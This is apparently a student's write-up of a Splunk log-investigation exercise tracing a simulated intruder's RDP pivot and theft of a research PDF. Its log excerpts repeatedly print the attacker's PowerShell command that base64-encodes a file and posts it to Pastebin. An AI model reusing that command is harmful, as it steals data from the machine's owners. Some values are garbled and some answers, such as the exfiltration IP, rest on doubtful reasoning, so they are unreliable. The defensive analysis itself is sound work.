- Event: Microsoft-Windows-Security-Auditing N/A N/A Success Audit e!fu-res-wks2 Logon
- Subject: Security ID: 5-1-5-18 Account Name: ELFU-RES-WKS2\$ Account Domain: NORTHPOLE Logon ID: 0x3E7 Logon Information: 66036237-1969649614-1006 Account Name: alabaster Account Domain: ELFU-RES-WKS2 Logon ID: 0x3A9A1 Linked Logon ID: 0x0 Network Information: Process ID: 0x36c Process Name: C:\Windows\System32\cmd.exe Workstation Name: ELFU-RES-WKS2 Source Network Address: 192.168.247.175 Source Port: 0 Data Information: Logon Process: User32 Authentication Package: Negotiate Transited Services: - Package Name (NTLM only): - Key Length: 25499


Event Actions

Type	Field	Value
Selected	AccountDomain	NORTHPOLE
	EventID	4624
	host	MSEdgeWIN10
	source	Minty_download_malicious_activity.csv
	sourcetype	csv
	timestamp	2019-11-19T06:04:28.000Z
Event	AccountName	alabaster

Field	Value
AccountDomain	NORTHPOLE
EventID	4624
host	MSEdgeWIN10
source	Minty_download_malicious_activity.csv
sourcetype	csv
timestamp	2019-11-19T06:04:28.000Z
AccountName	alabaster

^This proves that the AccountName used to pivot the machine is alabaster (8:57 pm)

- What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?



^The time is 22:04:28 (8:34 pm)

Query: source="Minty_download_malicious_activity.csv" host="MSEEDGEWIN10" index="main" sourcetype="csv" EventID=4648 OR EventID=4624 LogonType="10" | stats count by _time

- The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName , DestinationHostname , LogonType of this connection?

1 event (before 2/24/23 6:00:22.000 PM) No Event Sampling

Format Timeline Zoom Out Zoom to Selection Deselect

1 millisecond per second

Type	Field	Value	Action
Selected	AccountDomain	NORTHPOLE	
Selected	EventID	4624	
Selected	SourceHostName	ELFU-RES-WKS2	
Selected	host	MSEEDGEWIN10	
Selected	source	Minty_download_malicious_activity.csv	
Selected	sourcetype	csv	
Selected	timestamp	2019-11-19T06:04:28.000Z	
Event	AccountName	alabaster	

Type	Field	Value
Selected	AccountDomain	NORTHPOLE
	DestinationHostname	elfu-res-wks2
	EventID	4624
	LogonType	10
	SourceHostName	ELFU-RES-WKS2
	host	MSEDGEWIN10
	source	Minty_download_malicious_activity.csv
	sourcetype	CSV
	timestamp	2019-11-19T06:04:28.000Z

^Because I already learned that the Logon type is equal to 10 in representation of a remote desktop communication, as well as the fact alabaster is the account name that the attacker used is what is in question. I just slightly modified the query. (9:10 pm)

Query: source="Minty_download_malicious_activity.csv" host="MSEDGEWIN10" index="main" sourcetype="csv" EventID=4648 OR EventID=4624 LogonType="10" AccountName=alabaster

- What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

The screenshot shows a Splunk search result for the query: `source="Minty_download_malicious_activity.csv" host="MSEDGEWIN10" index="main" sourcetype="csv" EventID=1 UserAccount=alabaster`. The search returned 76 events. The selected event is from 2019-11-19T06:14:24.000Z, with EventID 1. The event details show a PowerShell command being executed on the host 'elfu-res-wks2'. The command is a POST request to a Pastebin URL, containing a base64-encoded string that represents a file path: `C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf`. The event also shows the process creation details for the PowerShell.exe process.

Time	Event
2019-11-19T06:14:24.000Z	Microsoft-Windows-Sysmon/Operational 2467 Tue Nov 19 06:14:24 2019 1 Microsoft-Windows-Sysmon/Operational elfu-res-wks2 Process Create (rule: ProcessCreate) Process Create: RuleName: ProcessCreate; ProcessId: 1232; Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe; FileVersion: 10.0.14393.208 (rs1_release.160915-1644); Description: Windows PowerShell; Product: Microsoft Windows Operating System; Company: Microsoft Corporation; OriginalFileName: PowerShell.EXE; CommandLine: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Invoke-WebRequest -Uri https://pastebin.com/post.php -Method POST -Body @{"submit_hidden": "submit_hidden"; "paste_code": "\$([Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf")))"; "paste_format": "T"; "paste_expire_date": "N"; "paste_private": "N"; "paste_name": "cookie recipe"}; "submit_hidden": "submit_hidden"; "paste_code": "\$([Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf")))"; "paste_format": "T"; "paste_expire_date": "N"; "paste_private": "N"; "paste_name": "cookie recipe"}; CurrentDirectory: C:\Users\alabaster; User: r: elfu-res-wks2\alabaster; LogonId: (BASC688B-E7A5-50D3-0800-002082670780); LogonId: 0x3E7; TerminalSessionId: 1; IntegrityLevel: High; Hashes: MD5=83767E18D029051A88A5E3120B6D99C; ParentProcessId: (BASC688B-E7A5-50D3-0800-002082670780); ParentImage: C:\Windows\Explorer.EXE; ParentCommandLine: "C:\Windows\Explorer.EXE" 30150; "C:\Windows\Explorer.EXE"; 1182; C:\Windows\Explorer.EXE; 1232; C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe; [80000000000000000000000000000000]; alabaster, Microsoft-Windows-Sysmon/Operational

^Found a suspicious file command from going more in depth with alabaster user account and searching for EventID= 1 where process creation occurs as this is where the filename is activated for the actual exfiltration. (10:46 pm)

^This full path and file name shown above within the message displayed. (10:46 pm)

```
source="Minty_download_malicious_activity.csv" host="MSEDGEWIN10"
index="main" sourcetype="csv" EventID=1 UserAccount=alabaster
```

This of course was just a stroke of luck as EventID=2 actual deals with the creation of the file so from changing the query's' EventID to 2 we are able to get this result:

1 source=Minty_download_malicious_activity.csv* host=MSEDGEWIN10* index=main* sourcetype=csv* EventID=2 message=*research*

Date time range

1 event (11/18/19 9:49:28.000 PM to 11/18/19 10:19:28.001 PM) No Event Sampling

Job

Smart Mode

Events (1) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect

1 minute per column

Hide Fields All Fields

List Format 20 Per Page

SELECTED FIELDS
EventID 1
host 1
source 1
sourcetype 1
timestamp 1

INTERESTING FIELDS
CreationUtcTime 1
date_hour 1
date_mday 1
date_minute 1
date_month 1
date_second 1
date_wday 1
date_year 1
date_zone 1
extracted_source 1
facility 1
g2_message_id 1
g2_remote_ip 1
g2_remote_port 1
g2_source_input 1
g2_source_node 1

11/18/19 10:07:51.000 PM

2019-11-19T06:07:51.000Z,elfu-res-wks2,,,,,2019-11-19T14:07:50.000Z,,,2,user-level,,,01DIRECT30KPM3M64QPMGASGT,,,172.18.0.6,41156,Sdefd222adbe1d8012fabdc...a3d4adeb-a274-47f2-ab28-b9edda4d9f7,,,,6,,,elfu-res-wks2 MSEDGEWIN10 Microsoft-Windows-System Information elfu-res-wks2 file creation time changed (rule: FileCreateTime) File creation time changed: RuleName: 2019-11-19 14:07:50.000 ProcessGuid: {A85CCCB-F401-5E03-8000-00102AA81200} ProcessID: 4372 Image: C:\Windows\Explorer.EXE TargetFileName: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf CreationUtcTime: 2019-11-19 14:07:50.000 PreviousCreationUtcTime: 2019-11-19 14:07:50.000 92303,,,,,4372,C:\Windows\Explorer.EXE,,,,,C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf f,,,,,Microsoft-Windows-Sysmon\Operational

Event Actions

Type	Field	Value	Actions
Selected	EventID	2	
	host	MSEDGEWIN10	
	source	Minty_download_malicious_activity.csv	
	sourcetype	csv	
	timestamp	2019-11-19T06:07:51.000Z	
Event	CreationUtcTime	2019-11-19T14:07:50.000Z	
	Processid	4372	
	ProcessImage	C:\Windows\Explorer.EXE	
	TargetFileName	C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf	
	WindowsLogType	Microsoft-Windows-Sysmon\Operational	

^this is of course with the mind that the message contains the keyword “research” now. (11:21 pm).

TargetFilename ▼ C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

^Note this answer is technically still the same, but I do not know how clear of an output that you are expecting so I am also adding in the path of the exact moment where the file was created.

Query:

source="Minty_download_malicious_activity.csv" host="MSEDGEWIN10"
index="main" sourcetype="csv" EventID=2 message="*research*"

5. What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?

source="Minty_download_malicious_activity.csv" host="MSEDGEWIN10" index="main" sourcetype="csv" message="*research*" Date time range

events (11/18/19 9:49:28.000 PM to 11/18/19 10:19:28.001 PM) No Event Sampling

Jobs

1 minute per column

Time	Event
11/18/19 10:14:24.000 PM	2019-11-19T06:14:24.000Z,elfu-res-wks2,...,C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe Invoke-WebRequest -Uri https://pastebin.com/post.php -Method POST -Body @{ "submit_hidden" = "submit_hidden"; "paste_code" = \$(ConvertToBase64String([IO.File]::ReadAllBytes("C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf"))); "paste_format" = "1"; "paste_expire_date" = "N"; "paste_private" = "0"; "paste_name" = "cookie recipe" }; 1,user-level,...,01DVRCT718JKT0808081H0808...172.18.0.6,41156,5dfe222adbe1d0812fab8ca,83d46e5e-a274-47f2-ab30-09e6da84d9f,...,6,...,elfu-res-wks2 Hsineventlog 1 Microsoft-Windows-Sysmon/Operational 2467 Tue Nov 19 06:14:24 2019 1 Microsoft-Windows-Sysmon SYSTEM User Information elfu-res-wks2 Process Create (rule: ProcessCreate) Process Create: RuleName: UtcTime: 2019-11-19 14:14:24.245 ProcessId: {BASC600B-E06A-5003-0000-001030303480} ProcessId: 1232 Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe FileVersion: 10.0.14393.206 (rs1_release.160915-0644) Description: Windows PowerShell Product: Microsoft Windows Operating System Company: Microsoft Corporation OriginalFileName: Powershell.EXE CommandLine: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe Invoke-WebRequest -Uri https://pastebin.com/post.php -Method POST -Body @{ "submit_hidden" = "submit_hidden"; "paste_code" = \$(ConvertToBase64String([IO.File]::ReadAllBytes("C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf"))); "paste_format" = "1"; "paste_expire_date" = "N"; "paste_private" = "0"; "paste_name" = "cookie recipe" }; 1,elfu-res-wks2\alabaster LogonId: {BASC600B-E7A5-5003-0000-002082870700} LogonId: 0x3E7 TerminalSessionId: 1 Integrity: High Hashes: MD5:93767E18 DB29B51A8B4A9E3120ED99C ParentProcessId: {BASC600B-E7A5-5003-0000-00163300} ParentProcessId: 1102 ParentImage: C:\Windows\Explorer.EXE ParentCommandLine: "C:\Windows\Explorer.EXE" 20156", "C:\Windows\Explorer.EXE", "1102,C:\Windows\Explorer.EXE,1232,C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe,.....,{BASC600B-E7A5-5003-0000-002082870700} EventID= 1 host = MSEDGEWIN10 source = Minty_download_malicious_activity.csv sourcetype = csv timestamp = 2019-11-19T06:14:24.000Z
11/18/19 10:07:51.000 PM	2019-11-19T06:07:51.000Z,elfu-res-wks2,...,2019-11-19T14:07:50.000Z,...,2,user-level,...,01DVRCT718JKT0808081H0808...172.18.0.6,41156,5dfe222adbe1d0812fab8ca,83d46e5e-a274-47f2-ab30-09e6da84d9f,...,6,...,elfu-res-wks2 Hsineventlog 1 Microsoft-Windows-Sysmon/Operational 2312 Tue Nov 19 06:07:50 2019 2 Microsoft-Windows-Sysmon SYSTEM User Information elfu-res-wks2 File creation time changed (rule: FileCreateTime) File creation time changed: RuleName: UtcTime: 2019-11-19 14:07:50.000 ProcessId: {AB5C6C0B-F481-5E03-0000-00102A813200} ProcessId: 4372 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf CreationUtcTime: 2019-11-19 14:07:50.000 PreviousCreationTime: 2019-11-19 14:07:50.000 92303},...,4372,C:\Windows\Explorer.EXE,.....,{BASC600B-E7A5-5003-0000-00163300} C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf f,.....,Microsoft-Windows-Sysmon/Operational EventID= 2 host = MSEDGEWIN10 source = Minty_download_malicious_activity.csv sourcetype = csv timestamp = 2019-11-19T06:07:51.000Z

^Now that I know the message has a keyword "research in it, I can just track its activities and follow the later event. (11:02 pm)

Type	Field	Value	Action
Selected	EventID	1	
	host	MSEDGEWIN10	
	source	Minty_download_malicious_activity.csv	
	sourcetype	csv	
	timestamp	2019-11-19T06:14:24.000Z	
Event	CommandLine	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe Invoke-WebRequest -Uri https://pastebin.com/post.php -Method POST -Body @{ "submit_hidden" = "submit_hidden"; "paste_code" = \$(ConvertToBase64String([IO.File]::ReadAllBytes("C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf"))); "paste_format" = "1"; "paste_expire_date" = "N"; "paste_private" = "0"; "paste_name" = "cookie recipe" }	
	ParentProcessCommandLine	"C:\Windows\Explorer.EXE"	
	ParentProcessId	1102	
	ParentProcessImage	C:\Windows\Explorer.EXE	
	ProcessId	1232	
	ProcessImage	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	
	UserAccount	alabaster	
	WindowsLogType	Microsoft-Windows-Sysmon/Operational	
	extracted_source	elfu-res-wks2	

^the area where the file was dropped off in the later event can be seen above. (11:06 pm)

Now that I know where the file is dropped off and extracted to, I can look more in-depth at where the source is in terms of `Ipv4`.

$$^{\wedge}\text{Query:}$$

```
source="Minty_download_malicious_activity.csv" host="MSEEDGEWIN10" index="main"
sourcetype="csv" message= "*research*"
```

[illegible]

^with how the gl2_remote_ip is included I am able to tell what the address is on where the exfiltration was targeted to. This is due to house despite the remote ip being linked to the source address, the source address was already pointed to the source of elfu where the exfiltration was occurring. (11:16 pm)

☐ gl2_remote_ip ▼ 172.18.0.6

^This completes the question on what the IPv4 address that the file was exfiltrated to.